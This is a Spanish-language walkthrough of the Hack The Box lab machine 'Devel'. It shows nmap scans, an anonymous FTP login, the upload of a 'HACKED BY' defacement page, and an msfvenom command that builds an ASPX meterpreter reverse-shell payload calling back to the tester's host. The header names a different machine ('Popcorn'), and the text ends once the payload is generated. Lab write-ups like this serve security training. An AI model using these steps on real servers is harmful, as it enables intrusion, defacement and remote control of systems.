
Colombia Hack Agent (CHackA)

```
[...]  Developer:          Jairo A. García H.                  [...]
[...]  Version:            1.0.                                [...]
[...]  Codename:           HACKLAB HTB - Popcorn               [...]
[...]  Report to:          chacka0101 @ gmail.com              [...]
[...]  Homepage:           https://github.com/chacka0101/HACKLABS  [...]
[...]  Publication Date:   5/NOV/2019                          [...]
```

HACKLAB Hack The Box - Devel




Devel

Windows 20 # 7114 6847

Hostname: Devel
IP: 10.10.10.5
Operating System: Windows


Walkthrough

Analizamos los puertos y servicios abiertos:




```
root@chacka0101:~# nmap -vvv -sC -sV 10.10.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-04 10:36 -05
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:36
Completed NSE at 10:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:36
Completed NSE at 10:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:36
Completed NSE at 10:36, 0.00s elapsed
Initiating Ping Scan at 10:36
Scanning 10.10.10.5 [4 ports]
Completed Ping Scan at 10:36, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:36
Completed Parallel DNS resolution of 1 host. at 10:36, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:36
Scanning 10.10.10.5 [1000 ports]
Discovered open port 80/tcp on 10.10.10.5
Discovered open port 21/tcp on 10.10.10.5
Completed SYN Stealth Scan at 10:37, 11.86s elapsed (1000 total ports)
Initiating Service scan at 10:37
Scanning 2 services on 10.10.10.5
Completed Service scan at 10:37, 6.48s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.5.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:37
NSE: [ftp-bounce 10.10.10.5:21] PORT response: 501 Server cannot accept argument.
Completed NSE at 10:37, 3.43s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:37
Completed NSE at 10:37, 0.74s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:37
Completed NSE at 10:37, 0.00s elapsed
Nmap scan report for 10.10.10.5
Host is up, received echo-reply ttl 127 (0.19s latency).
Scanned at 2019-11-04 10:36:49 -05 for 23s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Banners Recon:




```
root@chacka0101:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```




Escanear vulnerabilidades:

```
root@chacka0101:~# nmap -vvv -p 21,80 --script=*-vuln-* 10.10.10.5
```



```
root@chacka0101:~# nmap -vvv -p 21,80 --script=*-vuln-* 10.10.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-04 11:33 -05
NSE: Loaded 45 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
Initiating Ping Scan at 11:33
Scanning 10.10.10.5 [4 ports]
Completed Ping Scan at 11:33, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:33
Completed Parallel DNS resolution of 1 host. at 11:33, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 11:33
Scanning 10.10.10.5 [2 ports]
Discovered open port 21/tcp on 10.10.10.5
Discovered open port 80/tcp on 10.10.10.5
Completed SYN Stealth Scan at 11:33, 0.17s elapsed (2 total ports)
NSE: Script scanning 10.10.10.5.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 6.46s elapsed
Nmap scan report for 10.10.10.5
Host is up, received echo-reply ttl 127 (0.17s latency).
Scanned at 2019-11-04 11:33:47 -05 for 7s

PORT   STATE SERVICE REASON
21/tcp open  ftp     syn-ack ttl 127
80/tcp open  http    syn-ack ttl 127

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 11:33
Completed NSE at 11:33, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.24 seconds
           Raw packets sent: 6 (240B) | Rcvd: 4 (200B)
```


Se identifica una vulnerabilidad de acceso al FTP de forma anónima:



```
root@chacka0101:~# nmap -vvv -sC -sV 10.10.10.5
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-04 10:36 -05
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:36
Completed NSE at 10:36, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:36
Completed NSE at 10:36, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:36
Completed NSE at 10:36, 0.00s elapsed
Initiating Ping Scan at 10:36
Scanning 10.10.10.5 [4 ports]
Completed Ping Scan at 10:36, 0.18s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:36
Completed Parallel DNS resolution of 1 host. at 10:36, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 10:36
Scanning 10.10.10.5 [1000 ports]
Discovered open port 80/tcp on 10.10.10.5
Discovered open port 21/tcp on 10.10.10.5
Completed SYN Stealth Scan at 10:37, 11.86s elapsed (1000 total ports)
Initiating Service scan at 10:37
Scanning 2 services on 10.10.10.5
Completed Service scan at 10:37, 6.48s elapsed (2 services on 1 host)
NSE: Script scanning 10.10.10.5.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 10:37
NSE: [ftp-bounce 10.10.10.5:21] PORT response: 501 Server cannot accept argument.
Completed NSE at 10:37, 3.43s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 10:37
Completed NSE at 10:37, 0.74s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 10:37
Completed NSE at 10:37, 0.00s elapsed
Nmap scan report for 10.10.10.5
Host is up, received echo-reply ttl 127 (0.19s latency).
Scanned at 2019-11-04 10:36:49 -05 for 23s
Not shown: 998 filtered ports
Reason: 998 no-responses
PORT   STATE SERVICE REASON          VERSION
21/tcp open  ftp     syn-ack ttl 127 Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    syn-ack ttl 127 Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Explotación de Vulnerabilidades:


Cree un .html llamado hackedbychacka0101.html:



HACKED BY CHackA0101
HACKED BY CHackA0101
HACKED BY CHackA0101
HACKED BY CHackA0101
HACKED BY CHackA0101
HACKED BY CHackA0101


Aboute Me

Con la opción put hackedbychacka0101.html subimos el html:



```
root@chacka0101:~# ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put hackedbychacka0101.html
local: hackedbychacka0101.html remote: hackedbychacka0101.html
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
600 bytes sent in 0.00 secs (40.8718 MB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
11-08-19  03:06AM                  600 hackedbychacka0101.html
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> 
```

Evidencia:



HACKED BY CHackA0101

HACKED BY CHackA0101

HACKED BY CHackA0101


HACKED BY CHackA0101

HACKED BY CHackA0101


HACKED BY CHackA0101

Aboute Me

Creamos un payload para subir al FTP:




```
root@chacka0101:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.6 RPORT=4444 -f aspx -o hackedbychacka0101.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of aspx file: 2812 bytes
Saved as: hackedbychacka0101.aspx
root@chacka0101:~# 
```

